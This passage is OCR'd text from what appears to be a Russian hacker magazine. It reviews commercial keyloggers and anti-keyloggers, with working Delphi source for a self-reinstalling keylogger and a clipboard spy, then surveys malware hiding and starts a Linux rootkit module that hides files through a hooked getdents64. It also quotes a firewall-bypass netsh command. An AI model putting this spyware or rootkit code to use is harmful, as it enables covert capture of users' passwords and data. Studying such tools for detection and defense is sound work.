Оказалось, что подавляющее большинство кейлоггеров применяет банальные ловушки и циклический опрос клавиатуры. И только порядка 10% содержат драйвера-фильтры. Коммерческий руткит-кейлоггер в чистом виде так и не попался. Это говорит о том, что данная технология пока не нашла широкого распространения. С точки зрения применения руткитов (смотри на второй диаграмме), картина примерно аналогична — около 10% изученных шпионов применяют более или менее серьезные руткиты, достойные рассмотрения. Остальные или никак не маскируются, или содержат примитивнейшую защиту от диспетчера процессов (но при этом в описании буквально каждого можно найти громкие фразы типа «абсолютно невидим» и т.п.).

Самым интересным, с точки зрения маскировки, оказался ELITE Keylogger 2.6, который порадовал хоть какими-то нестандартными (и достаточно эффективными) мерами самозащиты.

➔ **аппаратные кейлоггеры.** Аппаратный кейлоггер может быть установлен различным способом. Наиболее популярны два метода:

[1] Размещение кейлоггера внутри клавиатуры. При этом обнаружить такого шпиона очень трудно, питаться он может непосредственно от платы клавиатуры. Существует достаточно широкий ассортимент таких устройств, например http://www.keyghost.com/securekb.htm.

[2] Включение в разрыв кабеля. Обычно устройство маскируется под удлинитель или фильтр — ассортимент весьма велик. Наиболее известен KEYKatcher Hardware Keyloggers (http://www.keykatcher.com/), который производится в двух разновидностях: для PS/2- и USB-клавиатур. Другой пример — KeyGhost (http://www.keyghost.com/).

➔ **коммерческие программные кейлоггеры.** Рассмотрим несколько характерных кейлоггеров подробнее (я специально отобрал наиболее типичные экспонаты). Итак, начнем с отечественной разработки — кейлоггера Actual Spy. ▷

В ЭТОЙ СТАТЬЕ МЫ РАССКАЖЕМ О ТОМ, КАКИЕ БЫВАЮТ КЕЙЛОГГЕРЫ, КАК ИХ ПИШУТ, А ТАКЖЕ – КАКИЕ БЫВАЮТ АНТИКЕЙЛОГГЕРЫ И КАК ИХ ВЫБИРАЮТ

4/5

Actual Spy


www.actualspy.ru/
1.5 Мб

Данный кейлоггер обладает весьма внушительными возможностями, включая слежение за браузером и буфером обмена. Поддерживает автоматическую отправку отчетов по Сети. В описании заявлено, что он не детектируется антивирусами, и не виден во всех операционных системах.

Исследование показало, что, несмотря на функциональность, маскировка процесса у него отсутствует (за исключением простейшей руткит-маскировки от диспетчера задач Windows), а принцип действия основан на ловушке. Поведенческий анализатор AVZ показал, что ловушка построена по классическому алгоритму:

```
C:\Program Files\
ASMonitor\hprog.dll -->
Подозрение на Keylogger
или троянскую DLL
C:\Program Files\
ASMonitor\hk.dll -->
Подозрение на Keylogger
или троянскую DLL
C:\Program Files
\ASMonitor\hk.dll>>>
 Поведенческий анализ:
1. Реагирует
на события: клавиатура
2. Передает данные
процессу: 2024
C:\Program Files\
ASMonitor\ASMonitor.exe
(окно = "Actual Spy –
НЕЗАРЕГИСТРИРОВАННАЯ
ВЕРСИЯ")
```

В данном протоколе hprog.dll — это руткит для маскировки процесса, а hk.dll — библиотека с ловушкой. Почему эти две библиотеки не объединены в одну — не совсем понятно, видимо, hprog.dll применяется только NT-системами. Дальнейшее изучение показало, что процессы и библиотеки данного кейлоггера обнаруживаются любым альтернативным диспетчером процессов. Кроме того, в составе кейлоггера есть BAT-файл с командой «netsh firewall add allowedprogram program=asmonitor.exe name=System». Выполнение данного файла приводит к внесению главного исполняемого файла asmonitor.exe в список разрешенных для встроенного Firewall.



5/5

ELITE Keylogger 2.6


www.widestep.com
3 Мб

Этот кейлоггер обладает самой мощной руткит-защитой из всех исследованных. Вначале предлагает выбрать режим установки — по умолчанию применяется режим «невидимой установки» (без создания ярлыков и регистрации деинсталлятора программы в «установке и удалении программ»).

Шпион устанавливает в систему три драйвера. Драйвер с именем usbkbd.sys применяется для маскировки остальных драйверов. Маскировка состоит в перехвате функций ZwCreateKey, ZwEnumerateKey и ZwOpenKey для сокрытия ключей реестра, принадлежащих драйверам кейлоггера. Драйвер extfs.sys является фильтром файловой системы и применяется для маскировки файлов кейлоггера на диске. В сумме он прячет не менее 6-ти файлов. И, наконец, tdiip.sys – собственно, сам клавиатурный шпион, выполненный в виде фильтра клавиатуры.

Анализатор протоколов предоставляет типичные для продуктов данного класса функции, но обладает одной особенностью: у него имеется специальная подсистема для регистрации паролей, вводимых пользователем (причем фиксируются все пароли, включая пароль при входе в систему).

Данный кейлоггер наиболее близок к идеальному из всех исследованных, так как у него нет процессов или внедренных в другие программы библиотек, а его файлы и ключи реестра надежно замаскированы руткитом. Однако руткит-маскировка одновременно является его слабой стороной, поскольку обнаружение перехватов и посторонних фильтров позволяет заподозрить, что в системе творится что-то неладное.



3/5

Family Key Logger

www.spyarsenal.com

Достаточно распространенный кейлоггер, и в описании, как всегда, заявлена его абсолютная невидимость, однако посмотрим на лог AVZ:

```
C:\WINDOWS\
system32\CTF\ctfs.dll -->
Подозрение на Keylogger
или троянскую DLL
C:\WINDOWS\
system32\CTF\ctfs.dll>>>
Поведенческий анализ:
1. Реагирует
на события: клавиатура,
мышь, оконные события
C:\WINDOWS\
system32\CTF\ctfmon.dll -->
Подозрение на Keylogger
или троянскую DLL
C:\WINDOWS\
system32\CTF\ctfmon.dll>>>
Поведенческий анализ:
1. Реагирует
на события: клавиатура
2. Работает с файлом:
c:\windows\
system32\ctf\ctfmon.txt
3. Записывает данные
в файл: \windows\
```

system32\ctf\ctfmon.txt
4. Выясняет, какое окно находится в фокусе ввода
5. Опрашивает состояние клавиатуры
6. Опрашивает активную раскладку клавиатуры
7. Определяет ASCII-коды по кодам клавиш

Как видно из лога, невидимость налицо :). Причем хорошо видна тенденция: две библиотеки, так же, как и в ActualSpy. Ctfs.dll — простенький руткит на базе домены адреса в таблице импорта процесса, а ctfmon.dll — сам логгер. Причем если ActualSpy передавал данные своему процессу, то этот пишет их напрямую в файл ctfmon.txt, причем без кэширования.

4/5

PrivacyKeyboard

www.bezpeka.biz

Программа PrivacyKeyboard является одним из самых известных коммерческих продуктов. Ее можно скачать с официального сайта, стоимость копии — около $90.

Принцип действия программы основан на установке драйвера, производящего мониторинг вызовов, применяемых кейлоггерами функций (перехват GUI-функций производится путем правки адресов в KeService-DescriptorTableShadow с защитой от снятия перехвата за счет его периодического восстановления). Блокировка подозрительных действий производится автоматически, при этом есть возможность разблокировки любой программы.

Тестирование программы показало, что она эффективно нейтрализует классические кейлоггеры на основе ловушек, циклическом опросе и клавиатурном драйвере-фильтре. Руткит-кейлоггеры данная программа не детектирует и не нейтрализует. Кроме того, сам PrivacyKeyboard «немного руткит», так как он маскирует свой процесс по DKOM-методике.

5/5

Advanced Anti Keylogger

www.anti-keylogger.net

По функциональности данная программа аналогична PrivacyKeyboard — ее можно скачать с сайта www.anti-keylogger.net/, объем около 800 Кб. Принцип действия также основан на мониторинге функций из режима ядра.

С точки зрения продвинутого пользователя, эта утилита гораздо интереснее предыдущей, поскольку не просто блокирует подозрительные действия, но и достаточно подробно рассказывает о них пользователю.

Сообщения весьма информативны – например, указывается, какой процесс пытается установить ловушку (с указанием как содержащей ловушку библиотеки, так и процесса, который ее устанавливает).

Пользователь может либо разрешить дальнейшую работу клавиатурного перехватчика, либо блокировать ее. Несомненным достоинством программы можно считать информативные сообщения, выводимые в ходе обучения — Advanced Anti Keylogger определяет тип перехватчика, а в случае с установкой ловушки указывает не только содержащую ловушку библиотеку, но и приложение, которое пытается установить эту ловушку. Создание правил может вестись в режиме обучения и сильно напоминает процесс обучения Firewall.

➔ **от теории к практике.** Рассмотрим несколько типовых примеров. В начале поговорим о шпионе на основе ловушки, построенном без применения DLL. Такой шпион использует ловушку типа WH_JOURNALRECORD, которая является системной, то есть функция-обработчик вызывается системой, причем в контексте потока, выполнившего установку ловушки. Практическое последствие: код ловушки на совершенно законных основаниях размещается в самой программе, а не в DLL. Это удобно, так как не требуется таскать лишние DLL. Кроме того, у хука типа WH_JOURNALRECORD есть еще один плюс: он регистрирует клавиатурные и мышиные события, что упрощает написание шпиона. Однако при всех плюсах есть и минусы: ловушка данного типа автоматом снимается системой при нажатии CTRL+ALT+DEL и CTRL+ESC — шпион должен отслеживать данную ситуацию и переустанавливать ловушку.

Но давай по порядку. Для начала нам понадобится написать две функции: InstallHook для установки ловушки и RemoveHook для ее удаления. Функции, по сути, являются оберткой для API-функций SetWindowsHookEx и UnhookWindowsHookEx, но дополнены проверкой, блокирующей повторную установку или удаление ловушки. Переменная HookHandle предназначена для хранения хендла и изначально инициализируется значением INVALID_HANDLE_VALUE.

```
function InstallHook : boolean;
begin
 if HookHandle = INVALID_HANDLE_VALUE then
  HookHandle := SetWindowsHookEx
 (WH_JOURNALRECORD, @HookProc, hInstance, 0);
  Result := HookHandle <>
INVALID_HANDLE_VALUE;
end;
function RemoveHook : boolean;
begin
  if HookHandle <> INVALID_HANDLE_VALUE then
  UnhookWindowsHookEx(HookHandle);
  HookHandle := INVALID_HANDLE_VALUE;
  Result := true;
end;
```

Следующим обязательным шагом является код, снимающий ловушку в момент завершения программы:

```
procedure TForm1.FormDestroy(Sender: TObject);
begin
  RemoveHook;
end;
```

Теперь можно приступить к написанию кода ловушки. Параметр nCode указывает ловушке на то, как интерпретировать остальные параметры. Если nCode равен HC_ACTION, то lParam должен интерпретироваться как указатель на структуру EVENTMSG. Значения HC_SYSMODALOFF и HC_SYSMODALON для нас не представляют интереса: они указывают на то, что создано (или разрушено) модальное окно уровня системы. Наш обработчик их просто игнорирует.

```
function HookProc(nCode: integer;
WParam: Word; LParam: LongInt): Longint;
stdcall;
var
  EventMsg : PEventMsg;
  // Указатель EventMsg
  VirtCode : byte; // Виртуальный код
  ScanCode : dword; // Скан-код
  KeyState : TKeyboardState;
  // Состояние клавиатуры
  Tmp, S : string; // Временные переменные
  Res : integer;
begin
  s := '';
  if nCode = HC_ACTION then begin
  EventMsg := pointer(LParam);
  case EventMsg^.message of
  WM_LBUTTONDOWN : S :=
  'нажата левая кнопка мыши';
  WM_RBUTTONDOWN : S :=
  'нажата правая кнопка мыши';
  WM_LBUTTONUP : S :=
  'отпущена левая кнопка мыши';
  WM_RBUTTONUP : S :=
  'отпущена правая кнопка мыши';
  WM_MOUSEMOVE : S := 'перемещение мыши'+
  ' (X='+IntToStr(EventMsg^.paramL) +
  ', Y=' + IntToStr(EventMsg^.paramH)+')';
  WM_KEYDOWN : begin
  // Выделение виртуального кода и скан-кода
  VirtCode := EventMsg^.paramL and $FF;
  ScanCode :=
  (EventMsg^.paramL and $FF00) shl 8;
  // Выделение буфера для строки
  SetLength(Tmp, 32);
  // Получение имени по коду, Res —
  длина возвращенной строки
  Res := GetKeyNameText(ScanCode,
  @Tmp[1], Length(Tmp));
  S := 'Нажата клавиша "'+copy(Tmp, 1, Res)+'"';
  // Опрос состояния клавиатуры
  GetKeyboardState(KeyState);
  // Получение символа по кодам
  Res := ToAscii(VirtCode, ScanCode,
  KeyState, @Tmp[1], 0);
  if Res > 0 then
  S := S + ' символ = "'+copy
  (Tmp, 1, Res)+'"';
  end;
  else
  S := 'message с кодом
  '+IntToHex(EventMsg^.message, 4);
  end;
  Form1.Memo1.Lines.Add(s);
  end;
  Result := CallNextHookEx
  (HookHandle, nCode, wParam, LParam);
end;
```

Работа самого хука весьма проста. Если код операции nCode равен HC_ACTION, то производится анализ кода сообщения в структуре EventMsg. Для мышиных событий paramL этой структуры содержит координату X-мыши на момент события, paramH — координату Y. Для клавиатурных событий paramL содержит коды клавиши (в старшем байте содержится скан-код, в младшем — виртуальный код), paramH содержит счетчик повторений и признак дополнительной клавиши в 15-м бите.

В нашем примере при получении клавиатурного события в протокол выводится название нажатой клавиши и соответствующий ей символ. Для определения этой информации применяются API-функции — GetKeyNameText и ToAscii, — которым в качестве параметров требуется передавать виртуальный код и скан-код. Поэтому удобнее сначала получить эти коды из параметра paramL, а затем приступить к дальнейшим операциям. При этом смысл конструкции ((EventMsg^.paramL and $FF00) shl 8 состоит в том, что скан-код клавиши должен находиться в битах 16..23. В нашем случае он содержится в битах 8..15 параметра paramL, поэтому мы сначала маскируем интересующие нас биты, а затем производим сдвиг на 8 бит влево. Функция GetKeyNameText особых комментариев не требует, а вот перед вызовом функции ToAscii требуется выполнить дополнительную операцию: опросить состояние клавиатуры при помощи функции GetKeyboardState, передав полученный ре-

зультат в качестве третьего параметра функции ToAscii. GetKeyboardState получает указатель на массив размером 256 байт. Каждый байт массива заполняется кодом состояния соответствующей виртуальной клавиши.

Наконец, завершающим штрихом является написание обработчика сообщений. Как отмечалось выше, система может автоматически снять ловушку. Однако при этом она посылает установившему ловушку приложению сообщение WM_CANCELJOURNAL. Следовательно, для организации бесперебойного слежения за клавиатурой необходимо отслеживать сообщения типа WM_CANCELJOURNAL и при их получении производить повторную установку ловушки.

```
procedure TForm1.OnAppMessage
(var Msg: TMsg; var Handled: Boolean);
begin
 if (Msg.message = WM_CANCELJOURNAL) and
 (HookHandle <> INVALID_HANDLE_VALUE)
 then begin
 HookHandle := INVALID_HANDLE_VALUE;
 InstallHook;
 Memo1.Lines.Add
 ('<< Выполнена переустановка ловушки >>');
 Handled := true;
 end;
end;
procedure TForm1.FormCreate(Sender: TObject);
begin
 Application.OnMessage := OnAppMessage;
 InstallHook;
end;
```

Итак, в результате у нас получился достаточно простой шпион, работоспособный в Windows 9x и NT, да к тому же не использующий DLL. Последний факт затрудняет отлов подобных кейлоггеров — отловить такой кейлоггер можно двумя методами:

[1] Установить в систему монитор, который будет отслеживать факт установки ловушек.

[2] Применить отладочную ловушку с типом WH_DEBUG. Ловушка данного типа вызывается перед любой другой ловушкой, что позволяет производить мониторинг использования ловушек и блокировать их работу.

Поговорив о клавиатурном шпионе в чистом виде, следует упомянуть о другой важной функции современных кейлоггеров — слежении за буфером обмена. Это важная составляющая шпионажа, так как в буфере обмена может содержаться весьма интересная информация. Известно три основных метода шпионажа за буфером обмена:

[1] Периодический опрос содержимого буфера. Самый простой и лобовой метод, по сути, аналогичен слежению за клавиатурой путем ее циклического опроса с высокой скоростью.

[2] Регистрация окна шпиона при помощи функции SetClipboardViewer в качестве так называемого «просмотрщика буфера обмена». Это наиболее корректный и документированный путь наблюдения за буфером обмена.

[3] Слежение за буфером обмена по руткит-принципу, путем перехвата соответствующих функций и мониторинга их вызова.

Метод на базе SetClipboardViewer является наиболее простым с точки зрения реализации, поэтому заслуживает подробного рассмотрения. Для начала немного теории. Регистрируемые при помощи SetClipboardViewer окна образуют цепочку просмотрщиков. При этом система запоминает хендл окна, установленный при помощи последнего успешного вызова SetClipboardViewer в «голове» цепочки, а хендл первого окна цепочки возвращает вызывающему SetClipboardViewer приложение. Далее при изменении буфера обмена система передает сообщение типа WM_DRAWCLIPBOARD последнему из зарегистрированных просмотрщиков. При получении сообщения он его обрабатывает, а затем (что важно!) пересылает последующему в цепочке окну. Тот, в свою очередь, передает далее, и так до конца цепочки. Понятное дело, что если одно из окон-просмотрщиков будет разрушено, то цепочка прервется. На этот случай предусмотрена функция ChangeClipboardChain, позволяющая удалить окно из цепочки перед его разрушением. После вызова этой функции все зарегистрированные в цепочке окна получают сообщение WM_CHANGECBCHAIN и, в случае необходимости, хранящийся у них хендл следующего в цепочке окна.

Практическая реализация вышесказанного достаточно проста. Для начала необходим код, регистрирующий окно в цепочке в момент его создания окна и исключающий его из цепочки в момент его разрушения. Этот код имеет вид:

```
procedure TCMForm.FormCreate
(Sender: TObject);
begin
 hNextClipboardViewer :=
 SetClipboardViewer(Handle);
 if hNextClipboardViewer > 0 then
 Memo1.Lines.Add('Регистрация прошла
 успешно. Next hWnd = '+IntToHex
 (hNextClipboardViewer, 8))
 else
 Memo1.Lines.Add('Ошибка GetLastError =
 '+IntToStr(GetLastError));
end;
procedure TCMForm.FormDestroy
(Sender: TObject);
begin
 ChangeClipboardChain
 (Handle, hNextClipboardViewer);
end;
```

После регистрации окно начнет получать сообщения двух видов — WM_CHANGECBCHAIN и WM_DRAWCLIPBOARD, — поэтому для их обработки потребуются два метода:

```
procedure WMCHANGECBCHAIN(var Message:
TWMCHANGECBCHAIN); message
WM_CHANGECBCHAIN;
procedure WMDRAWCLIPBOARD(var Message:
TMessage); message WM_DRAWCLIPBOARD;
```

Задачей обработчика сообщения WM_CHANGECBCHAIN является корректировка хендла следующего в цепочке окна в случае его разрушения, что реализуется следующим кодом:

```
procedure TCMForm.WMCHANGECBCHAIN
(var Message: TWMCHANGECBCHAIN);
begin
 // Удаляется окно, которому
 мы передаем сообщения ?
 if Message.Remove =
 hNextClipboardViewer then
 hNextClipboardViewer := Message.Next;
 SendMessage (hNextClipboardViewer,
 Message.Msg, Message.Remove,
 Message.Next);
end;
```

Соответственно, обработчик WM_DRAWCLIPBOARD содержит код шпиона, который должен опросить содержимое буфера обмена и внести его в протокол. В простейшем случае этот код сводится к следующему:

```
procedure TCMForm.WMDRAWCLIPBOARD(var
Message: TMessage);
begin
 // Вносим данные в протокол
 Memo1.Lines.Add(clipboard.AsText);
 Memo1.Lines.Add('---------------');
 // После обработки необходимо передать
 сообщение дальше по цепочке
 SendMessage (hNextClipboardViewer,
 Message.Msg, Message.WParam,
 Message.LParam);
end;
```

Данный пример просто добавляет содержимое буфера обмена к протоколу. Более сложная реализация может предполагать проверку на предмет повторов.

➔ **ВЫВОДЫ.** Первый и основной состоит в том, что кейлоггер достаточно просто написать самостоятельно. Как следствие, методики сигнатурного поиска для охоты на клавиатурный шпион малоэффективны. В качестве наилучшего метода борьбы можно посоветовать применение одного из описанных антикейлоггеров совместно с антируткитом. Однако даже это не даст 100% защиты от шпиона. Кроме того, следует учитывать, что многие антируткиты не отслеживают регистрацию функций KeServiceDescriptorTableShadow и слайсинг их кода — это дает еще два метода внедрения шпиона. Поэтому на данный момент никакой антикейлоггер не заменит тщательного анализа системы вручную! C

в прятки с бондом

СПОСОБЫ СОКРЫТИЯ КОДА В СИСТЕМЕ

ЕЩЕ ЛЕТ ДЕСЯТЬ НАЗАД ЗЛОВРЕДНЫЕ ПРОГРАММЫ ПОДРАЗДЕЛЯЛИСЬ НА ДВА ВИДА: ВИРУСЫ И ПРИМИТИВНЫЕ ТРОЯНСКИЕ ПРОГРАММЫ. В НАШИ ДНИ КОЛИЧЕСТВО ВИДОВ И ПОДВИДОВ ЗЛОВРЕДОВ УВЕЛИЧИЛОСЬ НА ПОРЯДОК. ЧЕГО ТОЛЬКО НЕ ВСТРЕТИШЬ В ДИКОЙ ПРИРОДЕ: И СЕТЕВЫЕ ЧЕРВИ, И РАЗНООБРАЗНЫЕ ШПИОНСКИЕ ПРОГРАММЫ КЛАССА SPYWARE, И НЕЖЕЛАТЕЛЬНЫЕ РЕКЛАМНЫЕ СИСТЕМЫ, И НАВОРОЧЕННЫЕ ТРОЯНЫ, И БЭКДОРЫ. ВСЕ ОНИ НЕ ТОЛЬКО РАСПРОСТРАНЯЮТСЯ, НО И УСПЕШНО МАСКИРУЮТСЯ ОТ ПОЛЬЗОВАТЕЛЯ, СИСТЕМЫ И АНТИВИРУСНЫХ ПРОГРАММ, ИСПОЛЬЗУЯ САМЫЕ ИЗОЩРЕННЫЕ МЕТОДЫ. О СПОСОБАХ СОКРЫТИЯ ПРОГРАММ МЫ И ПОГОВОРИМ В ДАННОЙ СТАТЬЕ

Андрей Семенюченко
semuha@mail.ru

→ **зарождение вирусной маскировки**. Первые компьютерные зловреды появились еще в середине семидесятых. Большинство вирусов того времени кроме собственного распространения по носителям информации больше ничего не делали. Например, действием легендарного вируса Creeper было лишь обнаружение себя путем выдачи сообщения «I'm the creeper : catch me if you can». Ситуацию изменила все большая популярность персональных компьютеров. Вирусы эволюционировали, набирали все большую функциональность, становились все изощреннее. В 1986 году была зарегистрирована первая вирусная эпидемия. Вирус Brain поразил огромное по тому времени количество IBM-совместимых компьютеров. Распространение вируса было вызвано возможностью распространения вируса на дискетах. Brain заражал загрузочные секторы дискет и тем самым быстро пошел по рукам. Brain не обладал никакими деструктивными действиями, зато он был первой программой, скрывающей себя в системе, то есть первым руткитом! Не верите? Напрасно, поскольку при чтении загрузочного сектора Brain перехватывал системные функции доступа к диску и подставлял на место зараженных данных заранее сохраненный оригинал.

Уже в начале 90-х появились первые представители полиморфных вирусов. А что это, если не попытка спрятаться от антивируса и других системных утилит? Первым полиморфиком считается вирус Chameleon, который содержал в своем теле алгоритм самошифрации. Причем он изменял не только внешний вид самого тела, но и расшифровщика. Антивирусное сообщество, конечно же, не сдавалось, и вскоре были придуманы специальные алгоритмические языки, позволяющие распознать полиморфик в зараженном файле. Тогда же Евгений Касперский изобрел процессорный эмулятор для дешифрации кодов, что явилось еще более эффективной технологией борьбы с полиморфными вирусами. Откровенно говоря, 90-е года ознаменовались большим прогрессом в развитии полиморфных вирусов. Чего стоило появление целых полиморфик-генераторов, поставляемых в виде готовых объектников и документации, чтобы облегчить жизнь коллегам. Наверняка у многих было на слуху имя Dark Avenger. Эта личность стала кумиром и классиком для многих хакеров после изобретения мощнейшего полиморфного генератора MtE.

Дальше — больше. Со временем появлялось все больше вирусов, пытающихся противостоять антивирусным программам и скрыться от них. Так, вирус Peach, появившийся в 1992 году, перед совершением злодеяний удалял антивирусную базу установленного антивируса. Таким образом, антивирус не мог ничего обнаружить. Помимо вирусов, появляются другие виды зловредов, например утилиты скрытого администрирования backdoors. Именно в 1998 году появился нашумевший BackOrifice (Backdoor.BO), представляющий из себя утилиту скрытого (хакерского) администрирования удаленных компьютеров и сетей. Позднее в 2000 году вышла новая, более продвинутая версия BackOrifice BO2k, напугавшая бедных пользователей, поскольку обещала полную маскировку внутри системы.

Интересным фактом стало появление интернет-червя ZippedFiles, разновидность которого скрывалась от антивирусов благодаря тому, что тело червя было сжато утилитой компрессии Neolite. На тот момент ни один антивирус не поддерживал формат сжатия Neolite (кстати сказать, использование таких пакеров — исторический метод, поскольку одно время их было много, а антивирусы распаковывали только PKZip и LZExe. — Прим. Лозовского). Чуть позже появились первые бестелесные черви, создавшие серьезные проблемы разработчикам антивирусных программ благодаря тому, что в процессе работы такие черви существуют исключительно в системной памяти, а передаются на другие компьютеры в виде специальных пакетных данных. Антивирусным разработчикам пришлось существенно дополнять стандартный антивирусный монитор, работа которого была основана на перехвате именно файловых операций.

➔ **появление новых угроз**. Несмотря на то, что, казалось бы, компьютерные зловреды довольно сильно продвинулись в эволюционном развитии к концу XX века, тем не менее, в начале нового века появляются все более изощренные технологии. Это связано, в первую очередь, с тем, что написание вредоносных программ превратилось в прибыльный бизнес. Давай попробуем ответить на вопрос, кто создавал вирусы раньше, а кто — сейчас?

Если раньше вирусы писали в основном одиночки с целью позабавиться, потешить собственное эго, попробовать свои силы, то сейчас это чаще всего высоко организованные хакерские группы, преследующие четкие цели. Их не интересует банальное издевательство или совершение деструктивных действий на компьютере жертве (если только за это не платят :)). Они лишь зарабатывают деньги любым доступным способом — легальным или нелегальным. И таких способов, кстати, в интернете предостаточно. Это и рассылка спама, и фишинг, и компьютерный шпионаж, и создание бот-сетей.

Но у авторов вредоносных программ всегда была одна большая проблема, связанная с невозможностью длительного сохранения присутствия стороннего кода в системе, незаметной как для пользователя, так и для антивирусных средств. Решение этой проблемы воплощено в создании целого класса вредоносных программ: руткитов, полиморфных вирусов, невидимых IM-червей, вирусов, скрывающихся в стримах ntfs и многих других.

➜ **технологии руткитов**. Считается, что в среде UNIX вредоносные программы пока не получили такого распространения, как в Windows, однако именно оттуда пришел термин rootkit, который сейчас часто используется для обозначения stealth-технологий, применяемых авторами троянских программ под Windows.

С целью скрытия вредоносных действий хакера подменяются системные исполняемые файлы, такие как ifconfig, ps, top, login, ls, netstat, или системные библиотеки типа libproc.a. Либо устанавливается модуль ядра, для того чтобы перехватить попытки пользователя получить реальную картинку состояния системы. Таким образом, различаются руткиты уровня приложений и уровня ядра.


Руткиты уровня приложений, как правило, включают функции по работе с демоном регистраций событий в системе, обычно функции по отключению syslogd; протрояненные системные утилиты и бэкдор, предоставляющий доступ в систему. Руткиты уровня ядра также скрывают свою работу, но на более низком уровне. Рассмотрим три способа установки ядерного руткита.

1 Через модуль ядра LKM. Пишется модуль ядра, изменяющий нужные системные вызовы, и подгружается ядром без перезагрузки системы.

2 Через запись в уже существующий модуль ядра. Чаще всего модифицируются наиболее распространенные модули ядра, обычно загружающиеся на каждом уровне, такие как autofs, md5, scisi_mod, flopry. Благодаря этому можно будет загрузиться заново в случае внезапной перезагрузки системы.

3 Через запись в область памяти, занятой ядром. Дело в том, что существуют способы, позволяющие выяснить адрес области памяти, занятой некоторой частью ядра. После определения адреса остается только осуществить запись в /dev/kmem.

Попробуем разобрать наглядный пример кода LKM, скрывающий определенный файл от глаз сторонних утилит. Первое, что нам нужно определить, — какой системный вызов отвечает за чтение той или иной директории. Сделать это довольно просто. Нужно выполнить трассировку любой программы, считывающей содержимое директории. Если такой программы под рукой нет, то можно самому написать элементарный код, состоящий из функций открытия и чтения директории:



Пример фишинга. В url-строке браузера мы видем сайт Paypal. Однако в правом верхнем углу браузер нам показывает реальный адрес сайта

```
#include <dirent.h>
struct dirent *dirstr;
DIR * mydir=opendir("/tmp");
dirstr=readdir(mydir);
```

После проведения трассировки программы командой ltrace увидим, что одной из строк является:

```
SYS_getdents64(3, 0x08049678, 4096,
0x40014400, 0x4014c2c0)
```

Функция getdents64 как раз и считывает содержимое каталога, а результат записывает в структуру типа struct dirent. Для того чтобы скрыть какой-либо файл, нужно перехватить getdents64, найти в структуре dirent поля d_reclen и d_name, содержащие размер записи и имя файла, и затем удалить нужные записи. Ниже приведен пример с комментариями.

```
// Не забываем подключать нужные файлы
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/types.h>
#include <linux/dirent.h>
#include <linux/slab.h>
#include <linux/string.h>
#include <sys/syscall.h>
#include <asm/uaccess.h>
extern void *sys_call_table[];
int (*real_getd)(u_int fil, struct di-
rent *dirp, u_int cnt);
//Определим наш системный вызов
int our_getd (u_int fil, struct dirent
*dirp, u_int cnt)
{
//Описание структуры
struct dirent64 {
int d_ino1,d_ino2,d_off1,d_off2;
unsigned short d_reclen;
unsigned char d_type;
char d_name[0];
   } *dirp2, *dirp3;
// Имя файла, который нужно спрятать
   char file_hide[] = "file_to_hide";
// Определим длину записей в директории
   unsigned int bak, n;
   int bak2;
   bak = (*real_getd)(fil,dirp,cnt);
   if (bak>0) {
```

опасность легальных руткитов

